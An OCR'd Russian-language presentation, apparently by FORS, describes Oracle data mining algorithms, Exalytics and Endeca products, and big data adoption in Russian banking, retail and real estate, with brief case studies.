
ФОРС

Oracle Data Mining Algorithms


Задача	Алгоритм	Применение
Классификация 	Logistic Regression (GLM) Decision Trees Naïve Bayes Support Vector Machine	Прогнозирование принадлежности объекта к одному из заданных классов
Регрессия 	Multiple Regression (GLM) Support Vector Machine	Прогнозирование непрерывных показателей
Выявление аномалий 	One Class SVM	Отсутствие «отрицательных» примеров
Значимость атрибутов 	Minimum Description Length (MDL)	Сокращение числа атрибутов Выделение важных атрибутов
Ассоциативные правила 	Apriori	Анализ рыночной корзины Аализ связей (Link analysis)
Кластеризация 	Enhanced K-means O-cluster Expectation Maximization (EM)	Сегментация клиентской базы Text mining Gene and protein analysis
Выявление признаков 	Non-Negative Matrix Factorization Singular Value Decomposition Principal Component Analysis	Анализ текстов Уменьшение числа признаков

ФОРС

Модель кластеризации для сегментации клиентской базы




Построение классификационной модели для анализа лояльности клиентов



Rule | Surrogates | Target Values

```
IF   MIN_CH3M <= .5
AND  TOT_MIN 3MCH <= 70
AND  MIN_PREV_MO > 688.5
AND  INCOME <= 139500
THEN 1
```


Платформа Oracle для больших данных



ФОРС

Oracle Exalytics In-Memory Machine

- Машина для анализа и визуализации
- In-Memory Analytics
- Аппаратное обеспечение
  - *2 TB RAM, 40 ядер CPU, 2,4 TB of PCI flash*
- Программное обеспечение
  - *Oracle Business Intelligence*
  - *TimesTen In-Memory Database*
  - *Oracle Essbase (OLAP сервер)*
  - ***Oracle Endeca***






Oracle Endeca Information Discovery



- Совместный анализ структурированной и неструктурированной информации
- Интуитивное исследование
- Фасетный поиск
- Контекстный поиск, навигация, аналитика
- Динамические метаданные
- Неструктурированная информация и Text Enrichment (обогащение текста)
- In-Memory технологии

Oracle EndecaInformation Discovery

- **Endeca Server**
  - Поисково-аналитическая база
  - данных
- **Endeca Integrator**
  - Загрузка данных в Endeca
  - Server
- **Endeca Information Discovery**
  - Быстрая компонентная
  - разработка приложений для исследования данных




ФОРС

Endeca Server

Информационно-поисковаяNoSQLбазаданных

- Фасетная модель данных
- Набор записей, каждая из которых имеет собственную «структуру»
  - Многозначные поля
  - Неструктурированные поля (тексты)
- Один из видов «Key Value» модели
- Модель состоит из
  - Записей
  - Атрибутов
- Каждая запись – это набор пар (атрибут, значение)
- Нет никакого разбиения на таблицы
- Нет понятия схемы данных




Endeca Server

Фасетный метод классификации

Фасет – аспект классификации, использующийся для образования независимых классификационных группировок.

Фасетный метод заключается в параллельном разделении заданного множества объектов на независимые группировки по различным признакам классификации.



Endeca Server

Фасетная классификация





Рис. 5.3. Иллюстрация к фасетной классификации объектов

Endeca Integrator

Загрузка данныхв EndecaServer

- ETL-среда для загрузки данных в базу данных Endeca Server
- При загрузке выполняются преобразования и извлечение из текстов фактов – упоминание персон, географических объектов, событий, определение тональности и др.
- Для семантической обработки русскоязычных текстов используются инструменты компании RCO



Endeca Studio

Интерфейс пользователя

- Быстрая компонентная разработка, возможность расширения
- Поиск + Фасетная навигация + Визуальный анализ
  - Поиск и выбор атрибутов в стиле вэб сайтов
  - Уточнение критерия поиска
  - Быстрое вычисление статистики
  - Текстовый поиск
- Интеграция с географическими картами
- Интерактивные исследования



Технологии Oracle для Больших Данных



Принятие решений

- Oracle Real-Time Decisions
- Endeca Information Discovery
- Oracle BI Foundation Suite



Поток

- Oracle Event Processing
- Apache Flume
- Oracle GoldenGate

Захват – Преобразование – Анализ

- Cloudera Hadoop
- Oracle NoSQL Database
- Oracle R Distribution



- Oracle Big Data Connectors
- Oracle Data Integrator

- Oracle Database
- Oracle Advanced Analytics
- Oracle Spatial & Graph



Большие данные в России

- Большой интерес к новому направлению, но низкий уровень востребованности
- Много экспериментов, но почти нет промышленных внедрений
- Наиболее активные индустрии
  - *Банки и финансовые организации*
  - *Телеком*
  - *Госсектор*
  - *Недвижимость*
  - *Ритейл*



Большие данные в российских банках

10 российских банков из топ-30 используют технологии Big Data
Cnews, январь 2014

- **Применяют технологии Big Data**
  - *Сбербанк*
  - *Газпромбанк*
  - *ВТБ 24*
  - *Альфа Банк*
  - *Райфайзенбанк*
  - *Промсвязьбанк*
  - *Ситибанк*
- **Планируют применять Big Data**
  - *ВТБ*
  - *МДМ Банк*
  - *Юникредит Банк*
  - *Россельхоз*
  - *Петрокомерц*

http://www.cnews.ru/top/2014/01/30/10_rossiyskih_bankov_iz_top30_ispolzuyut_tehnologii_big_data_558490

В финансовых организациях

- Анализ предпочтений и прогнозирование поведения клиентов на основе данных социальных сетей, блогов, документов, транзакций
  - *Увеличение кросс продаж и дополнительных продаж*
  - *Повышение уровня лояльности*
  - *Повышение потенциальной прибыльности клиентов*
- Предупреждение мошенничества
- Управление рисками невозврата кредита, мошенничества, рыночными, валютными, операционными, репутационными

Банк HSBC

- крупнейший в Европе по размеру рыночной капитализации
- Внедрена система по противодействию кредитному мошенничеству
- Результаты
  - ***эффективность этой службы повысилась в 3 раза***
  - ***точность выявления мошенничества — в 10 раз***
- В первые две недели эксплуатации семь специалистов службы безопасности HSBC выявили новые криминальные группы и схемы с общим потенциальным ущербом более $10 млн.

Тинькофф Кредитные Системы

- В банке внедрена система для анализа больших данных в режиме реального времени Причины миграции хранилища данных на технологию Big Data
  - планы по наращиванию клиентской базы
  - возросшие требования к обработке накопленной информации
- Проект выполнен за 6 месяцев
- Результаты: время решения аналитических задач сократилось минимум в 10 раз, а для некоторых – более чем в 100 раз.

Большие данные в российском ритейле

- **Применяют технологии Big Data**
  - *Лента*
  - *Азбука вкуса*
  - *Глория Джинс*
  - *Юлмарт*
- **Планируют применять Big Data**
  - *X5 Retail Group*
  - *М. Видео*
  - *Эльдорадо*
  - *Белый ветер*















http://www.cnews.ru/news/top/index.shtml?2014/04/17/568717

Проекты в области больших данных

- **Повышение производительности и затрат**
  - *Многократное ускорение для известной задачи*
  - *Примеры – разбор входных битовых данных,*
  - ***предобработка для обогащения данных, выделение значимой информации в большом потоке***



- **Новые данные, новая аналитика**
  - *Новая задача или новые данные для известной задачи*
  - *Примеры – данные соцсетей , прогнозирование на основе интернет-запросов пользователей*



Типовой проект для «новой аналитики»


- Совместный анализ текстов и «реляционных»данных
- Обработка неструктурированных текстов
  - *Интернет-источники*
  - *Внутренние архивы*



- Цели - расширение состава данных для клиентской аналитики, смысловой поиск в неструктурированном контенте, поддержка аналитических исследований

Недвижимость и большие данные


- Индустрия недвижимости входит в top5 для Big Data
- Большой объем неструктурированных данных
- Многочисленные источники вэб-информации: уполномоченные госструктуры, открытые источники
- Постоянное непредсказуемое изменение в источниках
- Интенсивное использование методов статистики и предиктивной аналитики



Пилотный проект по оценке недвижимости

- Проект выполнялся компанией Форс для Российского Общества оценщиков & РОСЭКО
- Функциональные возможности системы
  - *Сбор данных из интернет источников*
  - *Стандартизация и обогащение данных*
  - *Поддержка статистических исследований (регрессия, карты Кохонена, кластеризация)*
  - *Построение предиктивных моделей оценки и подбора аналогов*
- Реализация на основе технологий Oracle

Проект «Big Data для недвижимости»



Сбор информации из интернета обработка и хранение средствами Hadoop

